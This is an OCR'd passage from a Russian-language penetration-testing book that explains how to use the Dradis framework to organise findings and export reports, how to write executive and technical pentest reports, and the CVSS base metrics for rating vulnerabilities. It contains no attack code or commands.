


Рис. 5.7. Начальная страница Dradis с информацией о тестовом проекте

Для начала познакомимся с панелью управления, она находится слева. В разделе All issues (рис. 5.8) вы можете создать новую задачу, загрузить в Dradis полученные с помощью другого инструмента данные или результат из библиотеки.

Раздел методики (Methodologies) (рис. 5.9). Существует множество методик проведения тестов на проникновение, разработанных различными организациями. По сути, методика — это набор необходимых шагов, после прохождения которых вы можете сказать, что выполнили тест на проникновение. По умолчанию в Dradis практически нет методик, но с официального сайта вы можете загрузить следующие:

- OSSTMM v3;
- OWASP Top 10;
- SANS;
- OSCP

и другие.




Рис. 5.8. Раздел All issues




Рис. 5.9. Добавление методик

Методика на самом деле достаточно гибкий инструмент, и не обязательно строго следовать ей, на основе существующей методики вы можете создать свою (или сделать это с нуля и работать по своему уникальному плану).

Создадим методику OWASP из уже существующего шаблона. Для этого выберем Create new metodology, в появившемся окне отметим From temlate, выберем Simple OWASP checklist и нажмем кнопку Add methodology.

Теперь вы можете открыть список с шагами, необходимыми для проверки десяти самых популярных уязвимостей веб-приложений по версии OWASP. Появляется возможность добавить комментарий, создать дополнительные задания или сразу отметить некоторые из них как выполненные, отредактировать их и назначить какому-либо исполнителю (если вы работаете в команде).

Перейдя в раздел Dashboard, вы увидите новую методику и общий ход выполнения (рис. 5.10).




Рис. 5.10. Главный экран Dradis после добавления методики

Загрузить и подключить новую, ранее не существовавшую методику можно с официального сайта Dradis — https://dradisframework.com/academy/industry/compliance/.

Рассмотрим следующий раздел — ноды (Nodes). Ноды представляют собой контейнеры типа папок в операционной системе, основная информация по проекту будет сосредоточена именно в них — сюда вы будете добавлять заметки, прикреплять файлы и т. п. Структура будет всегда зависеть от типа вашего проекта. Так как ноды — просто контейнеры для хранения информации, они могут представлять собой сети с хостами, категории, результаты работы различных инструментов и т. д. Если создается древовидная структура, в ней будут главные и подчиненные элементы. Добавление нод может происходить по одной или по несколько сразу. Для добавления ноды (рис. 5.11) просто нажмите + в меню справа в разделе `Nodes`.




Рис. 5.11. Добавление новой ноды

Разберемся в основных свойствах ноды (рис. 5.12):

- Notes — любые заметки;
- Evidence — после того, как вы нашли уязвимость, вам непременно необходимо ассоциировать ее с нодой. Например, вы можете занести туда URL или код;
- Attachment — файлы, связанные с данной нодой, например снимки экрана или результат работы определенной программы.

После создания нод можно загрузить информацию. Для примера возьмем результат работы nmap, сохраненный в текстовом файле. Для этого в верхнем меню выберем инструмент `Upload`, в разделе `Upload manager` необходимо указать плагин, с помощью которого должен быть обработан файл, в нашем случае `Dradis::plugins::Nmap`, и в строке ниже нужно выбрать файл.

После выбора файла система автоматически его проанализирует. Процесс обработки вы можете увидеть в консоли ниже, это бывает полезно в случае, когда что-то идет не так, как вам хотелось бы (рис. 5.13).




Рис. 5.12. Свойства ноды




Рис. 5.13. Загрузка и обработка результатов работы nmap




Рис. 5.14. Результаты обработки файла, созданного Nmap в разделе Nodes ▸ plugin.output ▸ 127.0.0.1

А где же красивый отчет, который был обещан в самом начале, спросите вы? Этот пункт оставлен для разбора в самом конце для тех, кто дочитал до этого места.

Для генерации отчета о проделанной работе в верхнем меню вам доступен пункт Export. Тут можно выбрать, в каком формате вы хотите осуществить экспорт данных: CSV, JSON, HTML и т. п. Мы сделаем простой отчет в формате HTML (рис. 5.15).

Написание отчета

Отчет о проделанной работе — это документ, который описывает результаты работы, выполненной в рамках определенного проекта или задания. В отчете может содержаться информация о целях, достигнутых результатах, использованных при выполнении работы методах, анализ результатов и т. д.

В отчете о проделанной работе важно использовать ясный и лаконичный язык для описания процесса работы и достигнутых результатов. Отчет может быть предназначен для внутреннего использования — предоставления руководству




Рис. 5.15. Генерация отчета в формате HTML

или коллегам информации о проделанной работе или для внешнего использования — сообщения клиентам, партнерам или инвесторам о результатах проекта.

Отчет может включать в себя таблицы, графики, диаграммы, помогающие визуализировать данные и представить их более понятным образом. Также можно использовать ссылки на источники, использованные в ходе работы, чтобы обосновать принятые решения и результаты анализа.

Отчет о проделанной работе помогает организации оценить эффективность выполненных действий и понять, какие уроки можно извлечь, чтобы улучшить будущие проекты. Он также может быть полезен для сравнения результатов текущей работы с результатами предыдущих проектов и оценки тенденций в развитии организации.

Целевая аудитория

Не всегда можно обойтись одним отчетом. Необходимо представить целевую аудиторию и поставить себя на место людей, которые будут читать ваш отчет. Как отнесется к отчету, в котором большая часть информации является сугубо технической, директор предприятия, занимающегося логистикой или производством пиломатериалов, ведь это не входит в сферу его профессиональной компетенции? Скорее всего, руководитель захочет увидеть оценку рисков,

возможные потери, рекомендации для исправления и примерные затраты на их реализацию. В то же время техническому специалисту важно видеть детали, понимать приоритеты и получить представление о конкретных шагах для исправления найденных уязвимостей.

Для руководства

Данный отчет должен быть как можно более кратким, содержать минимум технической информации. В него следует включить общие данные, полученные выводы, обзор найденных уязвимостей и оценки рисков в контексте бизнес-модели предприятия, визуализацию данных.

Начать отчет можно с указания поставленных перед началом тестирования целей и краткого описания методов их достижения. Также необходимо указать сопутствующие ограничения, которые могли помешать вам при проведении теста. Например, часто заказчик требует гарантии сохранения работоспособности системы во время тестирования на проникновение. Если, соблюдая это требование, вы не стали проводить атаку, которая могла вызвать отказ в обслуживании, несмотря на найденную уязвимость, то и не подтвердили стопроцентно наличие уязвимости, хотя уверены в ее существовании. Такие моменты необходимо отобразить в отчете.

Далее, необходимо описать найденные уязвимости. Хорошо будут смотреться графики в виде «пирога», на одном из них вы может представить статистику типов найденных уязвимостей, а на другом — статистику, отражающую критичность найденных уязвимостей (рис. 5.16).

В рекомендациях по исправлению найденных недостатков необходимо указать ключевые шаги для обеспечения безопасности тестируемой системы. Скажем, большим плюсом будет не просто написать, что необходимо обновить имеющееся программное обеспечение, а предложить централизованное решение для контроля используемых на предприятии информационных ресурсов, которое помогло бы избежать возникновения подобной проблемы в будущем.




Рис. 5.16. Графическое представление статистики найденных уязвимостей

Еще раз отмечу, что отчет для руководства должен быть краткий, без указания конкретного программного обеспечения или вариантов реализации — это уже относится к технической части. Достаточно будет упомянуть о том, что следование определенным стандартам или применение определенного класса программного обеспечения поможет исправить ситуацию и предотвратить ее повторное возникновение.

Технический отчет

Этот отчет нацелен на специалистов в области информационных технологий, которым придется заниматься устранением уязвимостей на основании результатов вашей работы. В этом докладе вы должны как можно более детально описать найденные уязвимости, оценить их критичность, варианты эксплуатации, методику тестирования и шаги для воспроизведения полученного результата.

Отчет можно начать с топологии сети, в которой будут отражены основные элементы инфраструктуры заказчика, содержащие определенные уязвимости, а также узлы, которые могут быть скомпрометированы при атаке на какой-либо уязвимый элемент инфраструктуры.

Затем следует описать каждую найденную уязвимость с указанием того, как она была найдена, какой вектор атаки был применен для ее эксплуатации, были ли использованы какие-либо инструменты и проверенные эксплойты.

В конце отчета необходимо привести рекомендации по устранению найденных уязвимостей. Учтите, часто бывает так, что найденную уязвимость невозможно устранить. Так, в некоторых учреждениях здравоохранения используется техника, которая уже не поддерживается производителями, соответственно, нельзя обновить программное обеспечение, например, для магнитно-резонансного томографа. Следовательно, вы должны предложить реальный вариант предотвращения возможности проникновения — отключение узла управления аппаратом от интернета или установка межсетевого экрана для ограничения доступа.

Цель отчета

При составлении отчета необходимо точно представлять, чего вы хотите добиться. Вам нужно показать, что вы умеете запускать Kali Linux и копировать результат работы nmap из консоли в презентацию, или же вы хотите продемонстрировать результат анализа полученных данных, оценку рисков, рекомендации по их исправлению? Согласитесь, последнее выглядит более профессионально и презентабельно.

К сожалению, многие отчеты без веской на то причины перегружены избыточными данными, из-за этого в них просто теряется та информация, которую хотел донести автор. Для начала рекомендуется создать план отчета, выделить основные пункты и уже потом добавлять нужную информацию.

Проверка результатов

Как уже говорилось, включенный в отчет результат, который нельзя повторить, считается провалом и может серьезно подпортить вашу репутацию как специалиста. В самом начале работы автор сам пару раз наступил на эти грабли. Ведь так заманчиво — запустить сканер уязвимостей Nessus, налить себе чашечку кофе и, вернувшись через час, на основании его данных подготовить отчет. Но в данном случае простой путь часто оказывается неверным.

Безусловно, Nessus является отличным инструментом, который никто не отговаривает вас использовать. Однако если вы уверены, что нашли уязвимость, вам необходимо ее проверить. Если нашли возможность SQL-инъекции, обязательно проведите ее и включите это в отчет. Бывает так, что вы действительно обнаружили на сервере приложение, которое уязвимо к данному типу атак, но перед ним установлен web application firewall, который отлично фильтрует все ваши попытки эксплуатации найденной уязвимости. Это не означает, что можно закрыть на это глаза, все равно необходимо включить найденную уязвимость в отчет, однако оценка рисков может измениться.

Возникает вопрос: почему так важно проверять все полученные результаты, ведь если есть уязвимость, то ее необходимо срочно исправить, устранив риск взлома. С одной стороны, это так, но дьявол, как и всегда, кроется в деталях. Первое, что приходит на ум, — вы нашли банальную ловушку для хакеров. Вполне вероятно, на данном сервере специально было установлено уязвимое программное обеспечение с целью сбора информации об атакующих и предотвращения вторжения. Вторая причина — деньги. Исправление уязвимости, не представляющей значительной угрозы, может потребовать больших финансовых и трудовых затрат. В тот момент, когда все силы будут брошены на исправление уязвимости, которую бесконечно сложно проэксплуатировать, злоумышленники могут проникнуть в систему с помощью других брешей в безопасности. Следующая причина достаточно банальна — ошибка. Проводя тесты больших и сложных информационных систем на проникновение, вы столкнетесь с огромным количеством данных, в которых легко потеряться и которые легко потерять. Создавая отчет и повторно перепроверяя результаты, вы убедитесь в правильности включенной в него информации. Конечно, даже при таком подходе бывают ошибки, но таким образом вы сведете вероятность их возникновения к минимуму.

Метод оценки рисков

Предположим, вы нашли уязвимость — как оценить, насколько она критична? Это важно не только для составления отчета, но и для принятия решения о дальнейших действиях. В первую очередь для вас лично, ведь зачем тратить время на заведомо некритичную уязвимость, которая не поможет проникнуть в исследуемую систему, если у вас есть еще несколько более перспективных вариантов? И конечно же, это очень важно для ваших клиентов, иначе каким образом они узнают о том, что необходимо исправлять в первую очередь, а что может немного подождать? Это нормально, когда предприятие исправляет най-

денные вами уязвимости постепенно, не за один день, ведь оно может оказаться ограничено как в финансовом плане, так и в количестве персонала.

Если вы используете автоматическую систему поиска уязвимостей, то она выдает вам уже готовую оценку риска, но и эта оценка не всегда бывает точной. В случае же, когда вы нашли уязвимость самостоятельно, какой уровень риска вы ей присвоите? Давайте рассмотрим одну из самых популярных методик оценок рисков.

Common Vulnerability Scoring System (CVSS) — это стандарт, используемый для оценки уязвимостей в компьютерных системах и приложениях. CVSS предоставляет общую методику для измерения важности уязвимости и ее потенциального воздействия на систему.

Данный метод оценки используется для определения уровня критичности уязвимости, который выражается числом от 0 до 10, где 0 — наименьший уровень, а 10 — наивысший. Оценка уровня серьезности основывается на нескольких факторах, включая вероятность эксплуатации уязвимости и потенциальный ущерб, который может быть причинен при ее эксплуатации.

Существуют три версии стандарта: CVSS v3.1, CVSS v3.0 и CVSS v2.0. В каждой версии определены метрики оценки уязвимости — базовая метрика, векторные метрики и темпоральные метрики, которые описывают основные характеристики уязвимости.

На момент подготовки книги к печати вышла четвертая версия CVSS. Вот краткий обзор основных отличий от CVSS v3.

1. Методологии оценки более тесно соотносятся с реальным риском, учитывают более широкий спектр факторов, включая вероятность эксплуатации и потенциальные последствия успешной атаки.
2. Более четкое ранжирование рисков; выше уровень объективности при их определении. Добавлены новые метрики, которые учитывают дополнительные аспекты, такие как потенциальные последствия успешной атаки, оценку воздействия на атакуемую систему и связанные с ней системы.
3. Исправление некоторых недостатков предыдущей версии, расширение границ контекста, в котором существует уязвимость.
4. Возможность интеграции оценок критичности и воздействия, предоставленных разработчиком или поставщиком определенного продукта. Допускается создание метрик, разработанных самими поставщиками.

Данный стандарт часто используется в инструментах для сканирования уязвимостей и оценки безопасности, чтобы помочь оценить уровень риска и принять меры по уменьшению уязвимости. Он также применяется различными организациями для определения уровня критичности уязвимости и для разработки политик безопасности.

Оценка вычисляется на основании различных факторов, которые рассматриваются ниже.

Базовые метрики в рамках Common Vulnerability Scoring System — это первоначальные метрики, используемые для оценки уязвимости и определения уровня ее серьезности. Они описывают характеристики уязвимости, остающиеся неизменными вне зависимости от конкретной ситуации.

Существуют три группы базовых метрик.

1. **Метрики эксплуатации** (Exploitability Metrics) отражают характеристики уязвимого компонента, включают в себя несколько показателей:
   1) вектор атаки (Attack Vector) указывает на то, где должен находиться атакующий для успешной эксплуатации уязвимости. Эта метрика может принимать значения «Local» (уязвимый компонент не имеет доступа в сеть), «Adjacent Network» (атака возможна только тогда, когда атакующий находится в том же логическом или физическом сегменте сети) и «Network» (атакующий может действовать удаленно, в том числе через интернет);
   2) сложность атаки (Attack Complexity) указывает, требуются ли для выполнения атаки специальные знания или специальные инструменты. Эта метрика может принимать значения «Low» (атака легко выполняется), «Medium» (атака требует некоторых знаний или дополнительных условий) и «High» (атака сложна и требует определенных знаний или специальных инструментов);
   3) наличие привилегий (Privileges Required) описывает необходимость наличия специальных привилегий для успешного проведения атаки. Метрика принимает значения «None» (атака может выполняться без наличия специальных привилегий), «Low» (для проведения атаки необходимы привилегии обычного пользователя), «High» (для проведения атаки необходимы повышенные привилегии, вплоть до администраторских);
   4) взаимодействие с пользователем (User Interaction) показывает необходимость взаимодействия с пользователем для проведения атаки. В качестве примера можно привести фишинговые письма: для достижения успеха недостаточно прислать вредоносную ссылку по почте, необходимо еще убедить пользователя перейти по ней. Метрика принимает значения «None» (взаимодействие с пользователем не требуется) и «Required» (атака требует выполнения определенных действий второй стороной).
2. **Метрики уровня воздействия** (Impact) описывают потенциальные последствия атаки на систему в том случае, если она будет выполнена успешно, и включают следующие показатели:
   1) конфиденциальность (Confidentiality) описывает уровень раскрытия конфиденциальных данных. Возможны три уровня раскрытия данных: «None» (угрозы раскрытия данных нет), «Low» (атакующий получил доступ к ограниченному количеству конфиденциальных данных), «High» (получен доступ ко всем конфиденциальным данным или атакующий получил достаточно критичные данные, например пароль администратора, при помощи которых он может осуществить доступ к конфиденциальной информации);

2) целостность (Integrity) указывает на возможность манипуляции данными в целевой системе после успешной атаки. Метрика принимает значения «None» (атакующий не может изменять никакие данные), «Low» (атакующий может изменить какие-то данные, но это не представляет прямой и значительной угрозы целевой системе) и «High» (атакующий может изменять любые файлы или вносить в некоторые файлы изменения, которые несут в себе значительные риски для системы);

